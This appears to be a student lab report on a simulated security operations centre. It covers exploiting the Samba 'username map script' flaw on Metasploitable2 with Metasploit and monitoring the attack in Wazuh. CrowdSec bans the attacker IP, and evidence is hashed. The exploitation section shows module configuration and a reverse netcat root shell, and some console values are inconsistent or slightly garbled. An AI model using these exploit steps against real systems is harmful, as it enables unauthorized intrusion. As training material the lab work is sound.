



SOC Simulation and Incident Response Using Wazuh, Metasploit, and CrowdSec

**SUBMITTED BY: ANIRUDH
GUPTA**



INTRODUCTION

This project demonstrates a complete Security Operations Centre (SOC) simulation using Kali Linux, Metasploitable2, Wazuh SIEM, Docker, Metasploit Framework, and CrowdSec. The objective of the project was to simulate a cyber-attack in a controlled virtual environment, monitor malicious activity using SIEM tools, analyze generated security events, integrate MITRE ATT&CK threat intelligence, perform incident containment, and preserve forensic evidence.

The project was conducted inside a virtual lab environment using VirtualBox. Kali Linux acted as the attacker machine while Metasploitable2 served as the vulnerable target system. Wazuh was deployed using Docker containers for centralized monitoring and event management.



1. LAB ENVIRONMENT SETUP:

The virtual lab environment consisted of Kali Linux as the attacker machine and Metasploitable2 as the victim machine. Both systems were connected through a Host-Only network adapter to enable secure communication inside the isolated lab environment.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:10:8e:05
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:a00:27ff:fe10:8e05/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe10:8e05/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:33 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4432 (4.3 KB)  TX bytes:6459 (6.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Figure 1: Metasploitable2 Network Configuration



```
TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4610 (4.5 KB) TX bytes:10733 (10.4 KB)
Base address:0xd020 Memory:f0200000-f0220000

eth1    Link encap:Ethernet HWaddr 08:00:27:4a:19:60
        inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe4a:1960/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:187 errors:0 dropped:0 overruns:0 frame:0
        TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:14271 (13.9 KB) TX bytes:8734 (8.5 KB)
        Base address:0xd240 Memory:f0820000-f0840000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:138 errors:0 dropped:0 overruns:0 frame:0
        TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:42061 (41.0 KB) TX bytes:42061 (41.0 KB)

msfadmin@metasploitable:~$
```

Figure 2: Metasploitable2 Host-Only Adapter Configuration



2. VULNERABILITY IDENTIFICATION:

The Metasploit Framework was used to identify vulnerable Samba services running on the Metasploitable2 machine. The Samba username map script vulnerability was selected for exploitation because it allows remote command execution on vulnerable systems.

```
root@kali: /home/kali
Session Actions Edit View Help
||| ww|||
||| |||

=[ metasploit v6.4.132-dev ]
+ -- --=[ 2,644 exploits - 1,334 auxiliary - 2,141 payloads ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search samba usermap

Matching Modules
=====
# Name Disclosure Date Rank Check
Description
- - - - -
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No
Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > 
```

Figure 3: Searching Samba Exploit Module in Metasploit



```
msf > ping 192.168.56.101
[*] exec: ping 192.168.56.101

PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.88 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.718 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.11 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.875 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=1.02 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.964 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.581 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.583 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.691 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.635 ms
^C
— 192.168.56.101 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9110ms
rtt min/avg/max/mdev = 0.581/0.905/1.878/0.369 ms
Interrupt: use the 'exit' command to quit
msf > nmap -p 139,445 192.168.56.101
[*] exec: nmap -p 139,445 192.168.56.101

Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-01 09:38 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00079s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:4A:19:60 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.68 seconds
msf > █
```

Figure 4: Network Connectivity and Port Scanning using Nmap



3. EXPLOIT CONFIGURATION:

The exploit module was configured with the target IP address, local host IP address, and listening port. Proper payload configuration was required to establish a reverse shell connection after successful exploitation.

```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.56.101  yes      The target host(s), see https://docs.metasploit.com/docs/using-
  -metasploit/basics/using-metasploit.html
  RPORT     139              yes      The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.56.102  yes      The listen address (an interface may be specified)
  LPORT     5555             yes      The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > |
```

Figure 5: Initial Exploit Configuration



```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.56.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > █
```

Figure 6: Final Exploit and Payload Configuration



4. SUCCESSFUL EXPLOITATION:

After executing the exploit, a reverse shell session was successfully established between the attacker and the target machine. The attacker obtained root-level access to the vulnerable Metasploitable2 system.

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.56.102:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo dhFewxWq20gF0kTE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "dhFewxWq20gF0kTE\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.102:5555 → 192.168.56.101:59088) at 2026-06-01 09:40:13 -0400

whoami
root
hostname
metasploitable
█
```

Figure 7: Successful Reverse Shell Session on Metasploitable2



5. WAZUH SIEM DEPLOYMENT:

Wazuh SIEM was deployed using Docker containers to provide centralized security monitoring and event management. SSL certificates were generated to secure communication between Wazuh components.

```
(root@kali)-[/home/kali/wazuh-docker/single-node]
# ls -lah config/wazuh_indexer_ssl_certs/
total 56K
dr-x----- 2 root root  4.0K Jun  1 12:20 .
drwxr-xr-x  6 root root  4.0K Jun  1 12:20 ..
-r-----  1 kali kali  1.7K Jun  1 12:20 admin-key.pem
-r-----  1 kali kali  1.1K Jun  1 12:20 admin.pem
-r-----  1 kali kali  1.7K Jun  1 12:20 root-ca.key
-r-----  1 _rpc netdev 1.7K Jun  1 12:20 root-ca-manager.key
-r-----  1 _rpc netdev 1.2K Jun  1 12:20 root-ca-manager.pem
-r-----  1 kali kali  1.2K Jun  1 12:20 root-ca.pem
-r-----  1 kali kali  1.7K Jun  1 12:20 wazuh.dashboard-key.pem
-r-----  1 kali kali  1.3K Jun  1 12:20 wazuh.dashboard.pem
-r-----  1 kali kali  1.7K Jun  1 12:20 wazuh.indexer-key.pem
-r-----  1 kali kali  1.3K Jun  1 12:20 wazuh.indexer.pem
-r-----  1 kali kali  1.7K Jun  1 12:20 wazuh.manager-key.pem
-r-----  1 kali kali  1.3K Jun  1 12:20 wazuh.manager.pem
```

Figure 8: Wazuh SSL Certificate Files



```
(root@kali)-[/home/kali/wazuh-docker/single-node]
# sudo docker compose -f generate-indexer-certs.yml run --rm generator
WARN[0000] /home/kali/wazuh-docker/single-node/generate-indexer-certs.yml: the
attribute `version` is obsolete, it will be ignored, please remove it to av
oid potential confusion
[+] Creating 1/1
  ✓ Network single-node_default Create ... 0.1s
[+] Running 5/5
  ✓ generator Pulled 15.8s
    ✓ edaadc954fb5 Pull complete 9.9s
    ✓ 573f4d11a520 Pull complete 12.7s
    ✓ 8f200922197d Pull complete 12.7s
    ✓ 55a86de68c5c Pull complete 12.8s
The tool to create the certificates exists in the in Packages bucket
01/06/2026 18:07:21 INFO: Admin certificates created.
01/06/2026 18:07:21 INFO: Wazuh indexer certificates created.
01/06/2026 18:07:21 INFO: Wazuh server certificates created.
01/06/2026 18:07:21 INFO: Wazuh dashboard certificates created.
Moving created certificates to the destination directory
Changing certificate permissions
Setting UID indexer and dashboard
Setting UID for wazuh manager and worker
```

Figure 9: Wazuh Certificate Generation Process

```
(root@kali)-[/home/kali/wazuh-docker/single-node]
# ls -lah config/wazuh_indexer_ssl_certs/
total 56K
dr-x----- 2 root root 4.0K Jun 1 14:07 .
drwxr-xr-x 6 root root 4.0K Jun 1 14:07 ..
-r----- 1 kali kali 1.7K Jun 1 14:07 admin-key.pem
-r----- 1 kali kali 1.1K Jun 1 14:07 admin.pem
-r----- 1 kali kali 1.7K Jun 1 14:07 root-ca.key
-r----- 1 _rpc netdev 1.7K Jun 1 14:07 root-ca-manager.key
-r----- 1 _rpc netdev 1.2K Jun 1 14:07 root-ca-manager.pem
-r----- 1 kali kali 1.2K Jun 1 14:07 root-ca.pem
-r----- 1 kali kali 1.7K Jun 1 14:07 wazuh.dashboard-key.pem
-r----- 1 kali kali 1.3K Jun 1 14:07 wazuh.dashboard.pem
-r----- 1 kali kali 1.7K Jun 1 14:07 wazuh.indexer-key.pem
-r----- 1 kali kali 1.3K Jun 1 14:07 wazuh.indexer.pem
-r----- 1 kali kali 1.7K Jun 1 14:07 wazuh.manager-key.pem
-r----- 1 kali kali 1.3K Jun 1 14:07 wazuh.manager.pem
```

Figure 10: Generated Wazuh Certificate Verification



```
root@kali: /home/kali/wazuh-docker/single-node
Session Actions Edit View Help
(root@kali)-[/home/kali/wazuh-docker/single-node]
# sudo docker compose up -d
WARN[0000] /home/kali/wazuh-docker/single-node/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 46/46
  ✓ wazuh.manager Pulled          79.5s
  ✓ wazuh.indexer Pulled         270.9s
  ✓ wazuh.dashboard Pulled       197.9s

[+] Running 17/17
  ✓ Volume single-node_wazuh-indexer-data Created 0.0s
  ✓ Volume single-node_filebeat_etc Created 0.0s
  ✓ Volume single-node_wazuh_integrations Created 0.0s
  ✓ Volume single-node_wazuh-dashboard-custom Created 0.0s
  ✓ Volume single-node_wazuh_etc Created 0.0s
  ✓ Volume single-node_wazuh_agentless Created 0.0s
  ✓ Volume single-node_wazuh-dashboard-config Created 0.0s
  ✓ Volume single-node_wazuh_api_configuration Created 0.0s
  ✓ Volume single-node_wazuh_logs Created 0.0s
  ✓ Volume single-node_wazuh_var_multigroups Created 0.0s
  ✓ Volume single-node_filebeat_var Created 0.0s
  ✓ Volume single-node_wazuh_queue Created 0.0s
  ✓ Volume single-node_wazuh_active_response Created 0.0s
  ✓ Volume single-node_wazuh_wodles Created 0.0s
  ✓ Container single-node-wazuh.indexer-1 Started 1.4s
  ✓ Container single-node-wazuh.manager-1 Started 1.3s
  ✓ Container single-node-wazuh.dashboard-1 Started 2.0s

(root@kali)-[/home/kali/wazuh-docker/single-node]
```

Figure 11: Wazuh Docker Containers Running Successfully



6. SECURITY MONITORING AND EVENT ANALYSIS:

The Wazuh dashboard was used to monitor security events generated inside the environment. The SIEM platform collected alerts, analyzed security logs, and displayed event information in real time.




Figure 12: Security Events Dashboard




Figure 13: Wazuh Dashboard Overview




Figure 14: Detailed Security Event Logs



7. MITRE ATT&CK INTEGRATION:

Wazuh SIEM supports MITRE ATT&CK integration to map security events with known adversarial tactics and techniques. This feature improves threat intelligence analysis and attacker behaviour tracking.




Figure 15: MITRE ATT&CK Integration Dashboard



8. INCIDENT CONTAINMENT USING CROWDSEC:

CrowdSec was deployed to perform incident response and automated containment. A malicious IP address was manually banned to simulate defensive actions performed by SOC analysts during active security incidents.

```
(root@kali)-[~]  
# sudo csccli decisions add --ip 192.168.56.102  
INFO[01-06-2026 15:01:21] Decision successfully added
```

Figure 16: Adding Malicious IP to CrowdSec Decision List

```
(root@kali)-[~]  
# sudo systemctl status crowdsec  
● crowdsec.service - Crowdsec agent  
   Loaded: loaded (/usr/lib/systemd/system/crowdsec.service; enabled; preset: disabled)  
   Active: active (running) since Mon 2026-06-01 15:00:38 EDT; 22s ago  
     Invocation: 184bdb5fc80b4a9a9c1ec8415cb10d02  
    Main PID: 20655 (crowdsec)  
      Tasks: 8 (limit: 2112)  
     Memory: 159.2M (peak: 159.2M)  
        CPU: 4.448s  
    CGroup: /system.slice/crowdsec.service  
            └─20655 /usr/bin/crowdsec -c /etc/crowdsec/config.yaml  
              └─20680 journalctl --follow -n 0 _SYSTEMD_UNIT=ssh.service  
  
Jun 01 15:00:34 kali systemd[1]: Starting crowdsec.service - Crowdsec agent ...  
Jun 01 15:00:38 kali systemd[1]: Started crowdsec.service - Crowdsec agent.
```

Figure 17: CrowdSec Service Status



```
(root@kali)-[~]
# sudo cscli decisions list
```

ID	Source	Scope:Value	Alert ID	Reason	Action	Country	AS	E
vents	expiration							
1	cscli	Ip:192.168.56.102 3h59m42.676817312s	1	manual 'ban' from 'fbe4d53065e747c0b8f32261072aac6a'	ban			1

Figure 18: CrowdSec Containment Decision Verification

9. FORENSIC EVIDENCE PRESERVATION:

Digital forensic evidence preservation was demonstrated using SHA256 hashing. Evidence hashing ensures data integrity and helps maintain the chain of custody during forensic investigations.

```
(root@kali)-[~]
# touch evidence.raw

(root@kali)-[~]
# sha256sum evidence.raw
e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855  evidence.raw

(root@kali)-[~]
#
```

Figure 19: SHA256 Hash Generation for Evidence Integrity Verification



CONCLUSION

This project successfully demonstrated a complete Security Operations Centre (SOC) workflow using Kali Linux, Metasploit, Wazuh SIEM, Docker, and CrowdSec. A simulated cyber-attack targeting a vulnerable Samba service was executed and monitored within a controlled virtual lab environment. Wazuh provided centralized security visibility and MITRE ATT&CK integration, while CrowdSec was used to contain suspicious activity by blocking the attacker IP address. SHA256 hashing techniques were used to preserve forensic evidence integrity. The project highlighted the importance of centralized monitoring, rapid incident response, threat intelligence integration, and evidence preservation in modern cyber security operations.